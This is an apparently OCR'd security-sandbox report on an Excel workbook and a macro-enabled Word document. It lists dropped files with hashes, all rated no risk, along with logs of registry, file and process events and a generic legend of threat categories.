
File	Risk Level	Threat	Threat Characteristics	Source URL	Size (bytes)	SHA-1
~$NONAMEFL.xlsx	No risk	-	-	-	165	2DEC74BBC2C781FF2B4247BF09B1FFACBC431721
CC230A16.png	No risk	-	-	-	11303	E7FC283A9529AA61F612EC568F836295F943C8EC
89AAF694.png	No risk	-	-	-	26494	99452EAE7EA95D19885B9A2328B0017CA0301BCF
CVRC624.tmp.cvr	No risk	-	-	-	0	DA39A3EE5E6B4B0D3255BFEF95601890AFD80709
30617D85.png	No risk	-	-	-	68702	E3C68E3F16AE0A3544720238440EDCE12DFC900E
CVRC624.tmp	No risk	-	-	-	0	DA39A3EE5E6B4B0D3255BFEF95601890AFD80709
4FF2471F.png	No risk	-	-	-	10202	E40FDB09F7FDA69BD95249A76D06371A851F44A6
8EF35DC2.jpeg	No risk	-	-	-	85020	6A92C54218BFBEF83371E825D6B68D4F896C0DCE
717F40C8.emf	No risk	-	-	-	648132	17C6F3840DA2CE4DB899DBB8CF403070234758F2
CACDFA29.png	No risk	-	-	-	83904	EDEE8AE29407870DB468F9B23D8C171FBB0AE41C

Analysis

Event Type	Details	Parent PID	PID
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\ Value: None		744
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\StartupItems\ Value: None		744
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\StartupItems\du$ Value: None		744
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00005119110000000000000000F01FEC\Usage\EXCELFiles Value: 53560018		744
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00005119110000000000000000F01FEC\Usage\ProductFiles Value: 53560109		744
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\LanguageResources\EnabledLanguages\1033 Value: Off		744
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\LanguageResources\EnabledLanguages\1033 Value: On		744
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\LCCache\Themes\1033\NextUpdate Value: None		744
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\LCCache\SmartArt\1033\NextUpdate Value: None		744
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\MTTT Value: None		744
Call Network API	API Name: DnsQuery_W Args: (www.microsoft.com, 1c, 6000, 0, 79ff590, 0) Return: 0		744
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Roaming\RoamingLastSyncTime Value: None		744
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Roaming\RoamingLastWriteTime Value: None		744
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\StartupItems\du$ Value: None		744
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\StartupItems\ Value: None		744
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\ Value: None		744
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\ Value: None		744
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\StartupItems\ Value: None		744
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\StartupItems\5}$ Value: None		744
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\ Value: None		744
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1E4516\ Value: None		744
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1E4516\1E4516 Value: None		744
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1E4516\1E4516 Value: None		744
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00005119110000000000000000F01FEC\Usage\ProductFiles Value: 5356010a		744
Call System API	API Name: evtchann.SendEvent Args: (e), imagepath[C:\PROGRA~2\COMMON~1\MICROS~1\EQUATION\EQNEDT32.EXE) Return: 1		744
Call System API	API Name: evtchann.SendEvent Args: (e), pid[0], ppid[744) Return: 1		744
Call System API	API Name: evtchann.SendEvent Args: (e), imagepath[%CommonProgramFiles(x86)%\Microsoft Shared\EQUATION\EQNEDT32.EXE) Return: 1		744
Call System API	API Name: evtchann.SendEvent Args: (e), pid[0], ppid[744) Return: 1		744
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1E4516\1E4516 Value: None		744
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1E4516\ Value: None		744
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\ Value: None		744
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\StartupItems\5}$ Value: None		744
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\StartupItems\ Value: None		744
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\ Value: None		744
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\ Value: None		744
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\ Value: None		744
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1E5812\ Value: None		744
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1E5812\1E5812 Value: None		744
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\ServicesManagerCache\ServicesCatalog\CacheReady Value: 0		744
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\ServicesManagerCache\ServicesCatalog\LastRequest Value: 2021-10-22T17:09:23Z		744
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\ServicesManagerCache\ServicesCatalog\CacheReady Value: 1		744
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\ServicesManagerCache\ServicesCatalog\LastUpdate Value: 2021-10-22T17:09:23Z		744
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\ServicesManagerCache\ServicesCatalog\NextUpdate Value: 2021-10-22T17:12:23Z		744
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Schemas\MS Excel_restart.xml) Return: 0		744
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Licensing\107E1A9A03AE4F2BACF70CC519E60E7B Value: None		744

Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1E5812\1E5812 Value: None		744
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1E5812\ Value: None		744
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\ Value: None		744
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\ Value: None		744
Add File	Path: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\CC230A16.png Type: VSDT_PNG		744
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\CC230A16.png Type: VSDT_PNG		744
Delete File	Path: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\CC230A16.png Type: VSDT_PNG		744
Add File	Path: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\30617D85.png Type: VSDT_PNG		744
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\30617D85.png Type: VSDT_PNG		744
Delete File	Path: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\30617D85.png Type: VSDT_PNG		744
Add File	Path: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\4FF2471F.png Type: VSDT_PNG		744
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\4FF2471F.png Type: VSDT_PNG		744
Delete File	Path: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\4FF2471F.png Type: VSDT_PNG		744
Add File	Path: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\CACDFA29.png Type: VSDT_PNG		744
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\CACDFA29.png Type: VSDT_PNG		744
Delete File	Path: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\CACDFA29.png Type: VSDT_PNG		744
Add File	Path: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\89AAF694.png Type: VSDT_PNG		744
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\89AAF694.png Type: VSDT_PNG		744
Delete File	Path: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\89AAF694.png Type: VSDT_PNG		744
Add File	Path: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\8EF35DC2.jpeg Type: VSDT_JPG		744
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\8EF35DC2.jpeg Type: VSDT_JPG		744
Delete File	Path: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\8EF35DC2.jpeg Type: VSDT_JPG		744
Call Thread API	API Name: NtResumeThread Args: (Process:780,) Return: ?		744
Call System API	API Name: evtchann.SendEvent Args: (e), pid[780], ppid[744) Return: 1		744
Call Process API	API Name: CreateProcessW Args: (%CommonProgramFiles(x86)%\Microsoft Shared\Office15\msosqm.exe, , , , , , , , , Process:780:msosqm.exe) Return: 1		744
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00005119110000000000000000F01FEC\Usage\ProductFiles Value: 5356010b		744
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00005119110000000000000000F01FEC\Usage\ProductFiles Value: 5356010c		744
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\717F40C8.emf) Return: 1		744
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\MTTF Value: f3		744
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\MTTA Value: f3		744
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\MTTT Value: None		744
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Feedback\AppUsageData_2 Value: None		744
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\Common\UID Value: None		744
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\Common\UserName Value: Administrator		744
Call Mutex API	API Name: CreateMutexA Args: (0, 0, Local\MsoSqmExeMutex) Return: 238	744	780

▼ Screenshot



Object 1.1.1 - Microsoft_Office_Word_Macro-Enabled_Document1.docm (Office Word 2007 document)

File name	Microsoft_Office_Word_Macro-Enabled_Document1.docm
File type	Office Word 2007 document
SHA-1	4277E1FF5B54D6B9DBBE949717EBBDD3B5F44B54
SHA-256	E27B07D7B53965804A0355B21745FAF61B4CD5DEB0586B15DAFAE1E53530B077
MD5	26A259E43EA77F7B84B294AB0591C2ED
Size	122567 byte(s)

Risk Level	No risk
Detection	-
Exploited vulnerabilities	-

Network Destinations

Domain	IP Address	Port	Location	Risk Level	Threat	Accessed By
www.microsoft.com	104.73.93.171	53	-	No risk	-	Microsoft_Office_Word_Macro-Enabled_Document1.docm


Dropped or Downloaded Files

File	Risk Level	Threat	Threat Characteristics	Source URL	Size (bytes)	SHA-1
~$Normal.dotm	No risk	-	-	-	162	E7A66CD3EF6552EF2929F9A7CD79F7B52657878E
msosqmcached.dat	No risk	-	-	-	788	58477C1713A36260F4E4F736B096DC899A4859CC
~WRS{C63B2483-C1B2-4641-B1A2-477DAEC08A6B}.tmp	No risk	-	-	-	1024	DBB111419C704F116EFA8E72471DD83E86E49677
~$crosoft_Office_Word_Macro-Enabled_Document1.docm.docx	No risk	-	-	-	162	83C3C6A1648F16229AE5F6A4DB7A38AE594B5454
CVRBB76.tmp	No risk	-	-	-	0	DA39A3EE5E6B4B0D3255BFEF95601890AFD80709
CVRBB76.tmp.cvr	No risk	-	-	-	0	DA39A3EE5E6B4B0D3255BFEF95601890AFD80709

Analysis

Event Type	Details	Parent PID	PID
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Word\Resiliency\ Value: None		2340
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Word\Resiliency\StartupItems\ Value: None		2340
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Word\Resiliency\StartupItems\6r$ Value: None		2340
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00005119110000000000000000F01FEC\Usage\WORDFiles Value: 5356012d		2340
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00005119110000000000000000F01FEC\Usage\ProductFiles Value: 53560109		2340
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\LanguageResources\EnabledLanguages\1033 Value: Off		2340
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\LanguageResources\EnabledLanguages\1033 Value: On		2340
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00005119110000000000000000F01FEC\Usage\ProductFiles Value: 5356010a		2340
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\LCCache\Themes\1033\NextUpdate Value: None		2340
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\LCCache\WordDocParts\1033\NextUpdate Value: None		2340
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\LCCache\SmartArt\1033\NextUpdate Value: None		2340
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\LCCache\WordDocBibs\1033\NextUpdate Value: None		2340
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Word\MTTT Value: None		2340
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Word\Resiliency\StartupItems\cu$ Value: None		2340
Add File	Path: %APPDATA%\Microsoft\Templates\~$Normal.dotm Type: VSDT_COM_DOS		2340
Write File	Path: %APPDATA%\Microsoft\Templates\~$Normal.dotm Type: VSDT_COM_DOS		2340
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Word\Resiliency\StartupItems\cu$ Value: None		2340
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Roaming\RoamingLastSyncTime Value: None		2340
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Roaming\RoamingLastWriteTime Value: None		2340
Call Network API	API Name: DnsQuery_W Args: (www.microsoft.com, 1c, 6000, 0, ae7faa0, 0) Return: 0		2340
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Word\Resiliency\StartupItems\ax$ Value: None		2340
Call Filesystem API	API Name: DeleteFileW Args: (%WorkingDir%\~$crosoft_Office_Word_Macro-Enabled_Document1.docm.docx) Return: 1		2340
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Word\Resiliency\StartupItems\ax$ Value: None		2340
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Schemas\MS Word_restart.xml) Return: 0		2340
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Word\Resiliency\StartupItems\6r$ Value: None		2340
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Word\Resiliency\StartupItems\ Value: None		2340
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Word\Resiliency\ Value: None		2340
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Licensing\09D07EFC505F4D9CBFD5ACE3217F6654 Value: None		2340
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Toolbars\Settings\Microsoft Word Value: None		2340
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Word\Data\Settings Value: None		2340
Call Filesystem API	API Name: DeleteFileW Args: (%APPDATA%\Microsoft\Templates\~$Normal.dotm) Return: 1		2340
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.Word\~WRS{C63B2483-C1B2-4641-B1A2-477DAEC08A6B}.tmp) Return: 1		2340
Delete File	Path: %APPDATA%\Microsoft\Templates\~$Normal.dotm Type: VSDT_COM_DOS		2340
Call Thread API	API Name: NtResumeThread Args: (Process:1464,) Return: ?		2340
Call System API	API Name: evtchann.SendEvent Args: (e), pid[1464], ppid[2340) Return: 1		2340
Call Process API	API Name: CreateProcessW Args: (%CommonProgramFiles(x86)%\Microsoft Shared\Office15\msosqm.exe, , , , , , , , , Process:1464:msosqm.exe) Return: 1		2340
Call Mutex API	API Name: CreateMutexA Args: (0, 0, Local\MsoSqmExeMutex) Return: 238	2340	1464
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00005119110000000000000000F01FEC\Usage\ProductFiles Value: 5356010b		2340
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00005119110000000000000000F01FEC\Usage\ProductFiles Value: 5356010c		2340
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Word\MTTF Value: 7bd		2340
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Word\MTTA Value: 7bd		2340
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Word\MTTT Value: None		2340
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Feedback\AppUsageData_1 Value: None		2340
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\Common\UID Value: None		2340
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\Common\UserName Value: Administrator		2340
Add File	Path: %LOCALAPPDATA%\Microsoft\Office\15.0\msosqmcached.dat Type: VSDT_COM_DOS	2340	1464
Write File	Path: %LOCALAPPDATA%\Microsoft\Office\15.0\msosqmcached.dat Type: VSDT_COM_DOS	2340	1464
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\QMSessionCount Value: 2	2340	1464

▼ Screenshot



Process Graph Legend

Node

- Submitted sample
- Root process
- Child process
- ———— Direct event
- - - - - - Indirect event
- Created — Event actions

Notable Threat Characteristics

- Anti-security, self-preservation
- Autostart or other system reconfiguration
- Deception, social engineering
- File drop, download, sharing, or replication
- Hijack, redirection, or data theft
- Malformed, defective, or with known malware traits
- Process, service, or memory object change
- Rootkit, cloaking
- Suspicious network or messaging activity